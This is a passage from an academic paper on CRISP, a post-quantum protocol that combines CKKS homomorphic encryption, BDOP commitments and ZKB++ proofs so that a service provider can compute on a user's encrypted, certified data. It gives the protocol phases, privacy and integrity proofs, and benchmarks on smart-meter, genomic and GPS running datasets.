Furthermore, using BDOP's bound proof protocol (see Section 3.2) the user produces a proof of correct encryption, i.e., that the encryption noise has not distorted the underlying plaintext. The cryptographic material of the combined proofs (ZKCE & BDOP) is denoted by $\mathcal{P}$. At the end of the transfer phase, the user sends to the service provider the message: $M_1=\{\boldsymbol{ct}, \boldsymbol{C}_{\text{bdop}}, \mathcal{P}, H(msg), \sigma(H(msg))\}$.




Figure 3: Release protocol for a computed value $\hat{m}$.

4.3 Verification Phase

Upon reception of a message M_1, the service provider verifies the signature using the provided hash digest. If satisfied, it verifies the proof $\mathcal{P}$ by first evaluating the circuit $\mathcal{C}$ following the ZKB++ protocol and then checking the bound proof for the encryption noises. Hence, it is assured that $\boldsymbol{ct}$ is the encryption of a data point $\boldsymbol{x}$ giving the hash that has been certified by the data source.

4.4 Computation Phase

Using the homomorphic capabilities of the CKKS encryption scheme, the service provider can perform any operation with a bounded predefined multiplicative depth (and arbitrary depth, with bootstrapping [34]) on validated ciphertexts received by the user. In particular, CKKS enables the computation of a wide range of operations on ciphertexts: additions, scalar operations, multiplications, and a rescaling procedure that reduces the scale of the plaintexts. Those functions enable the computation of polynomial functions on the ciphertexts. Moreover, it supports the evaluation of other functions such as exponential, inverse or square root [34–36], by employing polynomial approximations (e.g., least squares). Hence, the service provider can independently compute any number of operations on the user's encrypted data simply requiring interactions with the user to reveal their outputs (see Section 4.5).

4.5 Release Phase

At the end of the computation phase, the service provider holds a ciphertext of the desired output that can only be decrypted by the holder of the secret key. To this end, the service provider and the user engage in a two-round release protocol, which ensures the service provider that the decrypted output is the expected result of the computation on the user's data. The release protocol is depicted in Figure 3 and detailed next.

Let $\boldsymbol{ct}_\psi$ denote the ciphertext obtained by the service provider after performing computations on validated ciphertext(s), and $\hat{m}$ the corresponding plaintext. First, the service provider informs the user of the computation $\psi(\cdot)$ whose result it wants to obtain. Then, the service provider homomorphically blinds $\boldsymbol{ct}_\psi$ by applying the function $B_{\nu,\eta}(x)=\nu\cdot x+\eta$, with ν and η uniformly sampled in $\mathbb{Z}_q^*$ and $\mathbb{Z}_q$ resp., and commits to the secret parameters used for blinding (i.e., ν,η) using a hiding and binding cryptographic commitment Com$(\cdot)$ as C_0=Com(ν,η). A hash-based commitment scheme can be used for this purpose [29]. Subsequently, the service provider sends to the user the encrypted result $\boldsymbol{ct}_\psi$, its blinding $B_{\nu,\eta}(\boldsymbol{ct}_\psi)$, and the commitment C_0. Upon reception, the user checks if the function $\psi(\cdot)$ is admissible. If the user accepts the computation $\psi(\cdot)$, she decrypts both ciphertexts as: Dec$_{sk}(\boldsymbol{ct}_\psi)=\hat{m}$ and Dec$_{sk}(B_{\nu,\eta}(\boldsymbol{ct}_\psi))=\hat{m}_B$. Then, she commits to the decrypted results, i.e., C_1=Com$(\hat{m},\hat{m}_B)$, and communicates C_1 to the service provider who opens the commitment C_0 to the user (i.e., revealing ν,η). The user verifies that the initial blinding was correct by checking if $B_{\nu,\eta}(\hat{m})\stackrel{?}{=}\hat{m}_B$. If this is the case, she opens the commitment C_1 (i.e., revealing $\hat{m},\hat{m}_B$) to the service provider who verifies that the cleartext result matches the blinded information (i.e., by also checking if $B_{\nu,\eta}(\hat{m})\stackrel{?}{=}\hat{m}_B$). At the end of the release phase, both parties are confident that the decrypted output is the expected result of the computation, while the service provider learns only the computation's result and nothing else about the user's data.

5 Privacy and Security Analysis

CRISP protects the user's privacy by revealing only the output of the agreed computation on her data, and it protects the service provider's integrity by preventing any cheating or forgery from the user. Here, we present these two properties and their corresponding proofs. The used lemmas and propositions are presented in Appendix A. A more detailed proof is available in the extended version of this paper [30].

5.1 Privacy

Proposition 5.1. *Consider a series of messages $\{msg_i\}$ certified by the data source with a digital signature scheme $\sigma(\cdot)$ that uses a cryptographic hash function $H(\cdot)$ with nonces. Assume that the parameters of the CKKS $(N,q,\chi_{enc},\chi_{key},\chi_{err})$ and BDOP (β,k,n,q,N) schemes have been configured to ensure post-quantum security, that the circuit $\mathcal{C}$ is a valid (2,3)-decomposition, and that the cryptographic commitment Com$(\cdot)$ is hiding and binding. Then, our solution achieves privacy by yielding nothing more than the result $\hat{m}$ of the computation on the user's data $\{\boldsymbol{x}_i\}$.*

Proof. To prove the privacy of CRISP, we construct an ideal simulator whose outputs are indistinguishable from the real outputs of CRISP's transfer and release phases.

Transfer Phase. In the quantum random oracle model (QROM), consider an ideal-world simulator $\mathcal{S}_t$ and any corrupted probabilistic polynomial time (PPT) service provider (i.e., the verifier). Without loss of generality, we consider only one round of communication between the user and service provider (i.e., one set of challenges). The simulator $\mathcal{S}_t$ generates a public-private key pair $(\boldsymbol{pk}',\boldsymbol{sk}')$. Following the encryption protocol, $\mathcal{S}_t$ samples $r'_0\leftarrow\chi_{\text{enc}}$ and $e'_0,e'_1\leftarrow\chi_{\text{err}}$ and computes the encryption of a random vector $\boldsymbol{m}'$ into $\boldsymbol{ct}'$. Similarly, it samples a commitment noise vector $\boldsymbol{r}'_c\leftarrow\mathcal{S}_\beta^k$ and commits (r'_0,e'_0,e'_1) into $\boldsymbol{C}'_{\text{bdop}}$. Using a random nonce, the simulator also hashes $H(\boldsymbol{m}'[0])$. Without loss of generality, this can be extended to all components of $\boldsymbol{m}'$. $\mathcal{S}_t$

then sends $\{\boldsymbol{ct}', \boldsymbol{C}'_{\text{bdop}}, H(\boldsymbol{m}'[0])\}$ to the service provider. The view of the service provider in the real protocol comprises $\{\boldsymbol{ct}, \boldsymbol{C}_{\text{bdop}}, H(msg)\}$. By the semantic security of the underlying encryption scheme [35], the hiding property of the BDOP commitment scheme (see Lemma A.2), and the indistinguishability property of the hash function in the QROM, the simulated view is indistinguishable from the real view.

Following the proof of Lemma A.3 in [14], for each iteration of the bound proof with challenge $d \in \{0,1\}$, the simulator $\mathcal{S}_t$ can randomly draw z' and $\boldsymbol{r}'_z$ with small norm and set $\boldsymbol{t} = \text{BDOP}(z', \boldsymbol{r}'_z) - d\boldsymbol{C}_{\text{bdop}}$ (see [14]). The simulator then commits to $\boldsymbol{t}$ in the bound proof protocol. Both ideal and real distributions are indistinguishable by the hiding property of the auxiliary commitment.

Following [55], and given a challenge $e \in \{1,2,3\}$, the simulator $\mathcal{S}_t$ uses the ZKB++ decomposition function on the inputs: $\boldsymbol{m}'$, e'_0, e'_1, r'_0 and $\boldsymbol{r}'_c$. It also samples random tapes $\boldsymbol{k}'_e$, $\boldsymbol{k}'_{e+1}$ used in the ZKB++ protocol. Then, $\mathcal{S}_t$ evaluates the arithmetic circuit according to: If gate c is linear, it defines view'^c_e and view'^c_{e+1} using the ZKB++ protocol (with view'^c_e the simulated state of gate c for player e). If gate c is a multiplication, it samples uniformly at random view'^c_{e+1} and computes view'^c_e using the ZKB++ protocol. Once the state of all the gates for players e and $e+1$ are defined, with respective outputs y'_e and y'_{e+1}, $\mathcal{S}_t$ computes $y'_{e+2} = y - (y'_e + y'_{e+1})$. Finally, the simulator returns the ZKB++ proof P' generated using the states of the simulated players, the random tapes $\boldsymbol{k}'_e$ and $\boldsymbol{k}'_{e+1}$, and the computed outputs y'_e, y'_{e+1}, and y'_{e+2}. The simulator $\mathcal{S}_t$ follows a protocol similar to the original ZKB++ protocol. The only difference is that for a multiplicative gate c, the simulated view value view'^c_{e+1} is sampled uniformly at random, whereas the original view value view^c_{e+1} is blinded by adding $R_i(c) - R_{i+1}(c)$, with $R_i(c)$ and $R_{i+1}(c)$ the outputs of a uniformly random function sampled using the tapes $\boldsymbol{k}_e$ and $\boldsymbol{k}_{e+1}$. Thus, the distribution of view^c_{e+1} is uniform and view'^c_{e+1} follows the same distribution in the simulation. Therefore, the ZKB++ simulator's output has the same distribution as the original transcript and the output of the simulator $\mathcal{S}_t$ is indistinguishable from the valid transcript to a corrupted verifier. Following the ideal functionality of $\mathcal{S}_t$, the ideal view of the service provider (i.e., $\{\boldsymbol{ct}', \boldsymbol{C}'_{\text{bdop}}, H(\boldsymbol{m}'[0]), P'\}$) is indistinguishable from the real view (i.e., $\{\boldsymbol{ct}, \boldsymbol{C}_{\text{bdop}}, H(msg), P\}$, with P the real ZKB++ proof). Thus, the ideal and real outputs are indistinguishable for the corrupted PPT service provider proving the privacy-property of CRISP's transfer phase. □

Release Phase. We construct a second simulator $\mathcal{S}_r$ to prove that CRISP's release protocol (Section 4.5) reveals nothing more than the result $\hat{m}$ to a curious verifier. A different simulator is required, as the release phase is independent from the transfer phase. We consider that $\mathcal{S}_r$ knows the blinding function ahead of time (i.e., it knows (ν, η)) for the real conversation leading to the service provider accepting $\hat{m}$. Upon reception of the first message $\{\boldsymbol{ct}_\psi, B_{\nu,\eta}(\boldsymbol{ct}_\psi), C_0, \psi(\cdot)\}$ such that $\text{Dec}_{\boldsymbol{sk}}(\boldsymbol{ct}_\psi) = \hat{m}$, $\mathcal{S}_r$ creates $\hat{m}_B$ using the blinding parameters. The simulator commits to $C'_1 = \text{Com}(\hat{m}, \hat{m}_B)$, which is indistinguishable from C_1 to the curious verifier according to the hiding property of the commitment scheme. After receiving an opening for C_0, the simulator opens C'_1 to $\hat{m}$ and $\hat{m}_B$, which sustain the verifier checks as defined in Section 4.5. The binding property of the commitment scheme asserts that (ν, η) is used for the blinding. The aforementioned conversation between the prover and verifier is indistinguishable from the real conversation. By checking the function $\psi(\cdot)$, and as the service provider is honest-but-curious, the user is assured that the service provider evaluated $\psi(\cdot)$ and is not using her as a decryption oracle. If the user deems the function inadmissible, she aborts. □

5.2 Integrity

Proposition 5.2. *Consider a series of messages $\{msg_i\}$ certified by the data source with a digital signature scheme $\sigma(\cdot)$ that uses a cryptographic hash function $H(\cdot)$ with nonces. Assume that the parameters of the CKKS $(N, q, \chi_{enc}, \chi_{key}, \chi_{err})$ and BDOP (β, k, n, q, N) schemes have been configured to ensure post-quantum security, that the ZKB++ protocol execution of C achieves soundness κ, that the blinding function $B_{\nu,\eta}$ is hiding, and that the cryptographic commitment $Com(\cdot)$ is hiding and binding. Then, our solution achieves integrity as defined in Section 2.3, as it ensures with soundness κ that the output $\hat{m}$ is the result of the computation on the user's data.*

Proof. Let us consider a cheating user with post-quantum capabilities as defined in Section 2.2. She wants to cheat the service provider in obtaining from the public function $\psi(\cdot)$ a result that is not consistent with the certified data. The public function evaluated by the service provider is $\psi(\cdot)$ and returns $\hat{m}$ on the series $\{msg_i\}$ of data signed by the data source with the signature scheme $\sigma(\cdot)$. We interchangeably denote by $\psi(\cdot)$ the public function in the plaintext and ciphertext domains. By Lemma A.1, the ciphertext $\boldsymbol{ct}_\psi$ can be decrypted correctly using the secret key $\boldsymbol{sk}$. As stated in [55] adapted to [29], the binding property of the commitments used during the MPC-in-the-head guarantees that the proof $\mathcal{P}$ contains the information required to reconstruct the state of players e and $e+1$. Given three accepting transcripts (i.e., one for each challenge), the verifier can traverse the decomposition of the circuit from the outputs to the inputs, check every gate and reconstruct the input. By surjectivity of the ZKB++ decomposition function, the verifier can reconstruct x' s.t. $\Phi(x') = y$ proving the 3-special soundness property (see proof of Proposition A.1 in [55]). The completeness property of the ZKCE evaluation follows directly from the construction of the (2,3)-decomposition of the circuit. Thus, from a correct execution of τ iterations of the protocol (parameterized by the security parameter κ), a user attempting to cheat the ZKB++ execution will get caught by the service provider with probability at least $1 - 2^{-\kappa}$. Hence, a malicious but rational user can only cheat by tampering with the data before they are input to the

circuit, i.e., the input messages or the encryption parameters. As the user is rational, she samples proper noise for the BDOP commitment; otherwise, she would lose either privacy or utility: not sampling noise uniformly from $\mathcal{S}_\beta^k$ would lead to a privacy leakage; conversely, sampling noises in $\mathcal{R}_q$ with norm bigger than β or with a degree above the threshold defined by the scheme would lead to an improperly formatted commitment, and thus, a potential loss in utility, as the service provider would reject it. By the collision-resistance property of the hash function, it is computationally infeasible for the user to find a collision and thus a tampered message yielding the same hash. By property A.3, the bound proof is correct and offers special soundness: the service provider will detect a cheating user that samples malicious noises to distort the encryption, with probability at least $1-2^{\kappa}$. Note that in the case of an abort, the protocol is simply re-executed. Finally, during the release protocol, the integrity of the computation's output $\hat{m}$ is protected by the hiding property of commitment C_0, the hiding property of the blinding function (seen as a one-time-pad shift cipher in $\mathbb{Z}_q$ which achieves perfect secrecy of $\nu \cdot x$, i.e., it is impossible for the user to find ν and blind another result as $\hat{m}_B$), and the binding property of C_1 [55]. Therefore, in CRISP users can only cheat with probability at most $2^{-\kappa}$. □

6 Evaluation

We evaluate CRISP on the three use cases discussed in Section 1, namely smart metering, disease susceptibility, and location-based activity tracking, using public real-world datasets. We detail the instantiation and parameterization of our proposed solution, then illustrate its overall performance per use case, in terms of both overhead and utility. As previously mentioned, CRISP enables to offload the data and to conduct multiple operations on it. For simplicity, we present only one operation per dataset.

6.1 Implementation Details

We detail how the various blocks of our construction are implemented and configured.

Implementation. We implement the various blocks of CRISP on top of different libraries. The homomorphic computations are implemented using the Lattigo library [43]. The commitment and encryption blocks of the circuit are implemented using CKKS from [89] by employing a ZKB++ approach. The circuit's Boolean part (i.e., the hash and conversion blocks) is implemented on top of the SHA-256 MPC-in-the-head circuit of [55]. All the experiments are executed on a modest Manjaro 4.19 virtual machine with an i5-8279U processor running at 2,4 GHz with 8 GB RAM.

CKKS & BDOP. For CKKS, we use a Gaussian noise distribution of standard deviation 3.2, ternary keys with i.i.d. coefficients in $\{0,\pm 1\}^N$, and we choose q and N depending on the computation and precision required for each use case, such that the achieved bit security is always at least 128 bits. Each ciphertext encrypts a vector $\boldsymbol{d}$ consisting of the data points $\{x_i\}$ in the series of messages $\{msg_i\}$. Our three use cases need only computations over real numbers, hence we extend the real vector to a complex vector with null imaginary part. Similarly, the BDOP parameters for the commitment to the encryption noises are use case dependent. In principle, we choose the smallest parameters n and k to ensure a 128-bit security (n=1, k=5) and β is chosen according to N and q.


ZKB++. We set the security parameter κ to 128, which corresponds to 219 iterations of the ZKB++ protocol. We also consider seeds of size 128 bits and a commitment size of $|c|$=256 bits using SHA-256 as in [29]. Overall, considering the full circuit, the proof size per ZKB++ protocol iteration $|p_i|$ is calculated as

$$|p_i| = |c| + 2\kappa + \log_2 3 + \frac{2}{3}(|\boldsymbol{d}| + |\mathrm{Com}| + |\mathrm{Enc}| + |\boldsymbol{t}|) + b_{\mathrm{hash}} + b_{\mathrm{A2B}},$$

with $|\boldsymbol{d}|$ being the bit size of the secret inputs, $|\mathrm{Com}|$ the bit size of the commitment parameters, $|\mathrm{Enc}|$ the bit size of the encryption parameters, b_{hash} the number of multiplicative gates in the SHA-256 circuit, b_{A2B} the number of AND gates in the conversion block, and $|\boldsymbol{t}|$ the bit size of the additional information required to reconstruct the data source's message but not needed for the service provider's computation (e.g., user identifier, nonce, timestamps, etc.). We note that according to the NIST specification [81], SHA-256 operates by hashing data blocks of 447 bits. If the size of the user's input data exceeds this, it is split into chunks on which the SHA-256 digest is evaluated iteratively, taking as initial state the output of the previous chunk (see [81]). We adapt the SHA-256 Boolean circuit described in [55], which uses 22,272 multiplication gates per hash block, to the setting of ZKB++ [29]. The Boolean part of the circuit is focused on the $|\boldsymbol{x}|$ least significant bits of the arithmetic sharing of $\boldsymbol{d}$ which is concatenated locally with a Boolean secret sharing of the additional information (nonce, uid, etc.). In our implementation, the user needs 182 ms to run the Boolean part of the circuit associated with generating a hash from a 32-bits shared input $\boldsymbol{x}$. The verifier needs 73 ms to verify this part of the circuit.

Release Protocol. We use SHA-256 as a commitment scheme $\mathrm{Com}(\cdot)$ and a linear blinding operation $B_{\nu,\eta}(\cdot)$ in $\mathbb{Z}_q$.

Evaluation Metrics. We evaluate the performance of our solution on different use cases with varying complexity in terms of computation (i.e., execution time) and communication (i.e., proof size) overhead. The proof $\mathcal{P}$ is detailed as the proof for the ZKCE, as well as the BDOP bound proof. We also report the optimal ZKCE proof size per datapoint: i.e., if the ciphertexts are fully packed. To cover a wide range of applications we evaluate various types of operations on the protected data such as additions, weighted sums, as well as a polynomial approximation of the non-linear Euclidean distance computation. As CKKS enables approximate arithmetic, we measure the accuracy of our solution by using the relative error. Given the true output of a computation m and the (approximate)



(a) Smart Metering (Addition)

(b) Disease Susceptibility (Weighted Sum)

(c) Location-based Activity Tracking (Euclidean Distance)

Figure 4: Histogram and boxplot of the relative error for the three use cases. The boxes shown on top of each figure represent the interquartile range (IQ) and the median, the whiskers are quartiles $\pm 1.5 \cdot$IQ, and the dots are outliers.

value $\hat{m}$ computed with CRISP, the relative error ε is defined as $\varepsilon = \frac{m-\hat{m}}{m}$.

6.2 Smart Metering

We consider a smart meter that monitors the household's electricity consumption and signs data points containing a fresh nonce, the household identifier, the timestamp, and its consumption. The energy authority is interested in estimating the total household consumption (i.e., the sum over the consumption data points) over a specified time period I (e.g., a month or a year) for billing purposes

$$m_{\text{sm}} = \sum_{i \in I} \boldsymbol{d}[i],$$

where $\boldsymbol{d}$ is the vector of the household consumption per half hour. As our solution offloads the encrypted data to the service provider, additional computations, e.g., statistics about the household's consumption, are possible without requiring a new proof; this improves flexibility for the service provider.

Dataset & Experiment Setup. We use the publicly available and pre-processed UKPN dataset [90] that contains the per half hour (phh) consumption of thousands of households in London between November 2011 and February 2014. Each entry in the dataset comprises a household identifier, a timestamp, and its consumption phh. For our experiment, we randomly sample a subset of 1,035 households and estimate their total energy consumption over the time span of the dataset with our solution. We set the parameters as follows: We use a modulus of $\log q = 45$ bits and a precision of 25 bits, which imposes a maximum of 2^{10} slots for the input vectors ($\log N = 11$). Hence, each household's consumption phh is encoded with multiple vectors $\boldsymbol{d}_k$ to cover the time span of the dataset. To evaluate its proof size, we assume that the messages obtained from the smart meter include a 16-bit household id, a 128-bit nonce, a 32-bit timestamp, and a 16-bit consumption entry.

Results. The average time for encryption of a vector of 1,024 datapoints at the user side is $t_{\text{enc}} = 70$ ms, and the decryption requires $t_{\text{dec}} = 0.7$ ms. The mean time for the energy computation at the service provider side is $t_{\text{comp}} = 130$ ms. To generate the proof for one ciphertext, containing 1,024 phh measurements (i.e., 21 days worth of data), the user requires $t_{\text{prove}} = 3.3$ min, and its verification at the service provider's side is executed in $t_{\text{ver}} = 1.4$ min. The estimated ZKCE proof size for each ciphertext of 1,024 elements is 643.4 MB, whereas the bound proof is 7.05 MB. For fully packed ciphertexts (1,024 datapoints), CRISP's proof generation and verification respectively take 195 ms and 80 ms per datapoint, with a communication of 628 KB. Finally, Figure 4a displays the accuracy results for the smart metering use case. We observe that our solution achieves an average absolute relative error of $5.1 \cdot 10^{-5}$ with a standard deviation of $7.2 \cdot 10^{-5}$, i.e., it provides very good accuracy for energy consumption computations. We remark that more than 75% of the households have an error less than $\pm 2.5 \cdot 10^{-4}$.

6.3 Disease Susceptibility

We assume a medical center that sequences a patient's genome and certifies batches of single nucleotide polymorphisms (SNPs) that are associated with a particular disease ∂. A privacy conscious direct-to-consumer service is interested in estimating the user's susceptibility to that disease by calculating the following normalized weighted sum

$$m_{\partial} = \sum_{i \in S_{\partial}} \omega_i \cdot \boldsymbol{d}[i],$$

where S_{∂} is the set of SNPs associated with ∂ and ω_i are their corresponding weights. The vector $\boldsymbol{d}$ comprises of values in $\{0,1,2\}$ indicating the presence of a SNP in 0, 1, or both chromosomes, which can be represented by two bits. This use case illustrates the need for flexibility in the service provider's computations, since it may be required to evaluate several diseases on the same input data at different times. Moreover, it accentuates the need for resistance against quantum adversaries, since genomic data is both immutable and highly sensitive over generations.

Dataset & Experiment Setup. We employ the 1,000 Genomes public dataset [1], that contains the genomic sequences of a few thousands of individuals from various populations. We randomly sample 145 individuals and extract 869

Table 1: Evaluation summary of CRISP (reported timings are the averages over 50 runs ± their standard deviation).

Use Case	Computation	Mean Absolute Relative Error	t_{enc} (ms)	t_{comp} (ms)	t_{dec} (ms)	Proof Size (MB)	t_{prove} (s)	t_{ver} (s)
Smart Metering	Sum	$5.1 \cdot 10^{-5}$	70 ± 10	130 ± 30	0.7 ± 0.3	650.5	200 ± 10	82 ± 5
Disease Susceptibility	Weighted Sum	$2.2 \cdot 10^{-5}$	60 ± 10	22 ± 5	2.7 ± 0.8	53.9	26 ± 4	13 ± 2
Location-Based Activity Tracking	Euclidean Distance	$1.5 \cdot 10^{-2}$	980 ± 70	180 ± 30	7 ± 2	1,603	470 ± 40	210 ± 10

SNPs related to five diseases: Alzheimer's, bipolar disorder, breast cancer, type-2 diabetes, and Schizophrenia. We obtain the weight of a SNP with respect to those diseases from the GWAS Catalog [21]. Then, for every individual, we estimate their susceptibility to each disease. For this use case, we use a precision $\log p$=25, a modulus of $\log q$=56 consumed over two levels and a polynomial degree of $\log N$=12. The input vector $\boldsymbol{d}$ (consisting of 2^{11} slots) is an ordered vector of integers containing the SNP values, coded on two bits, associated with the diseases. One vector is sufficient for the considered diseases. To estimate the proof size, we assume that the message signed by the data source contains a 16-bit user identifier, a 128-bit nonce, and the whole block of SNPs.

Results. The average encryption time for up to 2,048 SNPs at the user side is t_{enc}=60 ms, and the decryption is t_{dec}=2.7 ms. The computation time of the disease susceptibility at the service provider is t_{comp}=22 ms. The user needs t_{prove}=26 s to generate the proof for the arithmetic part of the circuit, and the service provider verifies it in t_{ver}=13 s. The estimated proof size for the ZKCE is 36.6 MB, whereas the bound proof is 17.3 MB. Figure 4b shows our construction's accuracy for disease susceptibility computations by plotting the distribution of the relative error. We remark that the mean absolute relative error for such computations is appreciably low: $2.2 \cdot 10^{-5}$ on average with a standard deviation of $2.3 \cdot 10^{-5}$. Moreover, more that 75% of the evaluated records have an absolute error inside the range $\pm 0.7 \cdot 10^{-4}$.

6.4 Location-Based Activity Tracking

We assume that a user is running with a wearable device that retrieves her location points during the activity from a data source, e.g., a cellular network. The service provider, e.g., an online fitness social network, seeks to estimate the total distance that the user ran during her activity I:

$$m_{\text{run}} = \sum_{i \in I} \sqrt{(\boldsymbol{d}[i+1] - \boldsymbol{d}[i])^2 + (\boldsymbol{d}[\frac{N}{4} + i + 1] - \boldsymbol{d}[\frac{N}{4} + i])^2},$$

with $\boldsymbol{d}$ the vector of UTM (Universal Transverse Mercator) inputs packing Eastings in the first half of the vector and Northings in the second. Given that Euclidean distance computations require the evaluation of a non-linear square root function, we consider its least-squares approximation by a degree seven polynomial on a Legendre polynomial base.

Dataset & Experiment Setup. We run our experiment on a public dataset from Garmin Connect [63]. This dataset contains GPS traces of thousands of users engaging in various activities such as walking, running, and cycling. We randomly sample 2,000 running traces and we discard traces with less than 15 points and more than 2,000 points. Our initial dataset analysis shows that the traces are very *noisy*: we identified unrealistic distances between consecutive points, timestamps and locations. We use GPSBabel [75], an open-source software, to interpolate the running traces such that the following criteria are met: (a) the maximum speed of a runner is less than 10 m/s, (b) the maximum distance between consecutive points is less than 30 m, and (c) the time delta between two points is less than 3 s, which are realistic for running activities. We remove traces whose time sampling was improperly executed by the data source (difference more than 10 s, standard deviation more than 5, or a zero inter-quartile at 75%), as well as traces with unacceptable idleness[1], and we convert the remaining GPS traces to UTM to obtain the Northings and Eastings geographic coordinates. Overall, we obtain a dataset of 1,608 traces (80% of the initial 2K running trace dataset) which on average contain 1,124 datapoints and we estimate their total distance with CRISP.

Considering the polynomial approximation required for the square root function, we set the size of the polynomial ring N=2^{13} and a modulus $\log q$=184. To calculate the proof sizes, we assume that the messages obtained from the data source contain a 16-bit user identifier, a 128-bit nonce, a 32-bit timestamp, and 24-bit Easting/Northing coordinates.

Results. The encryption and decryption overhead for fully packed ciphertexts of up to 2,048 points at the user side is t_{enc}=980 ms and t_{dec}=7 ms, respectively, and the Euclidean distance computation at the service provider requires t_{comp}=180 ms. For 2,048 datapoints, the user generates the proof for the arithmetic part of the circuit in t_{prove}=7.9 min, and the service provider verifies it in t_{ver}=3.4 min. Considering that each message signed by the data source is 96-bits, the proof size per trace for the ZKCE is 1,499.2 MB, and the bound proof is 103.7 MB. For our dataset, the average proof size is 922.1 MB considering the mean number of points in the traces. In Section 6.5, we will show how to reduce this proof size. With fully packed ciphertexts, CRISP's proof generation requires 230 ms per datapoint and 100 ms for its verification, at a communication cost of 732 KB. Finally, Figure 4c plots the relative error that we achieve for Euclidean distance computations. In particular, the average absolute relative error is $1.5 \cdot 10^{-2}$ with a standard deviation of $2.3 \cdot 10^{-2}$.

[1] Idleness of a trace is a situation where the interquartile at 25% of the instant speed is less than 0.3 m/s and the covered distance is less than 15 m.

In Figure 4c, we see that more than 75% of the evaluated traces have an absolute error between ± 0.04. We observe that the polynomial approximation of the square-root introduces errors higher than the other use cases. An improved accuracy can be achieved by increasing the polynomial degree, but this would require to increase upfront the encryption parameters (N, L, q) introducing additional communication and computation overhead to CRISP. The wider spread of the relative error is due to the variance of the datapoints. Indeed, our analysis shows that gait, time sampling, and skewness of the speed distribution are among the factors that influence the overall relative error of the computations.

6.5 Reducing the Communication Overhead

Table 1 summarizes CRISP's overhead for three use cases: smart metering, disease susceptibility, and location-based activity tracking. We observe that it introduces acceptable computational overhead at the user and service provider sides and that it achieves average absolute relative error between $2.2 \cdot 10^{-5}$ and 0.015 for the desired computations. We remark however that our construction uses post-quantum secure lattice-based cryptographic primitives, such as encryption and commitment, and the MPC-in-the-head approach, to ensure the integrity of the user's data transfer. These come at the price of an increased communication (i.e., proof size). Therefore, we propose several improvements that one could employ to reduce this overhead and illustrate them in Figure 5 for the smart metering and location-based activity tracking use cases.

Random Integrity Checks (RIC). A first optimization is to reduce the number of data points whose integrity is checked by the service provider. This introduces a trade-off between CRISP's security level and its communication overhead. In particular, a service provider can decide to check only a subset of the input data hashes in the data verification phase, as we assume *malicious but rational* users (Section 2.2) who will not cheat if there is a significant probability of getting caught. This is achieved through a sigma-protocol, that can be made non-interactive with the Fiat-Shamir heuristic: The user sends the ciphertext that encrypts all the datapoints (this can be seen as a commitment). Then, the service provider challenges a subset of datapoints to be hashed in the verification circuit. Such a strategy enables a service provider to tune the solution depending on the level of confidence it has in the user. In Figure 5 we observe how the proof size decreases as the service provider checks fewer data blocks. For instance, if the service provider checks 20% of the data blocks in the verification phase (RIC-20%), the proof size for location-based activity tracking drops from 1,499.2 MB to 497 MB (i.e., 243 KB/datapoint), whereas for smart metering it decreases from 643.4 MB to 142.2 MB (i.e., 139 KB/datapoint). This yields a reduction of more than 66% in the total ZKCE communication overhead. Computation times to generate and verify the proofs are also more than halved.

Batching (BG). Another improvement is to modify the way




Figure 5: ZKCE proof size (MB) for fully packed ciphertexts and various optimizations.

data sources certify the users' data points. So far, in the smart metering and location-based activity tracking use cases, we assumed that data sources hash and sign every data point generated by the user. However, another strategy is to hash batches of data points in a single signed message. This modification is purely operational as it does not require additional software or hardware deployment. We set the batch size depending on the use case – i.e., considering the additional information of each message before signature – such that the overall batch can fit on a single SHA-256 input block of 447 bits. Figure 5 shows a reduction of more than 50% in proof size for the two use cases when batching (BG) is employed compared to the non-optimized solution. Batching can also be combined with RIC-20% (BG+RIC-20% in Figure 5): For smart metering, the ZKCE proof size is further reduced to 38.1 MB (i.e., 37.2 KB/datapoint), whereas for the location-based activity tracking the proof size drops to 329.7 MB (i.e., 161 KB/datapoint). For activity-tracking, the t_{prove} is reduced to 2.1 min and t_{ver} to 1.1 min (61 and 32 ms per datapoint, resp.). For smart metering, t_{prove} is reduced to 20 s and t_{ver} to 9.3 s (20 and 9 ms per datapoint, resp.).

ZKCE Pre-processing (PP). Finally, one can employ a ZKCE pre-processing model, such as that presented by Katz *et al.* [66]. The pre-processing model considers that the user executes *offline* a series of circuit evaluations on committed values. The service provider challenges a subset $\mathcal{M}$ of those evaluations and checks their integrity, and the remaining τ ones are used in an *online* phase along with the committed values. The rest of the protocol is similar to ZKB++. The proof size per iteration is reduced to:

$$|p_i| = 2\kappa + \tau \log_2 \frac{\mathcal{M}}{\tau} 3\kappa +$$
$$\tau(\kappa \log_2 3 + 2\kappa + (|\boldsymbol{d}| + |\text{Com}| + |\text{Enc}| + |\boldsymbol{t}|) + 2(b_{\text{hash}} + b_{\text{A2B}})).$$

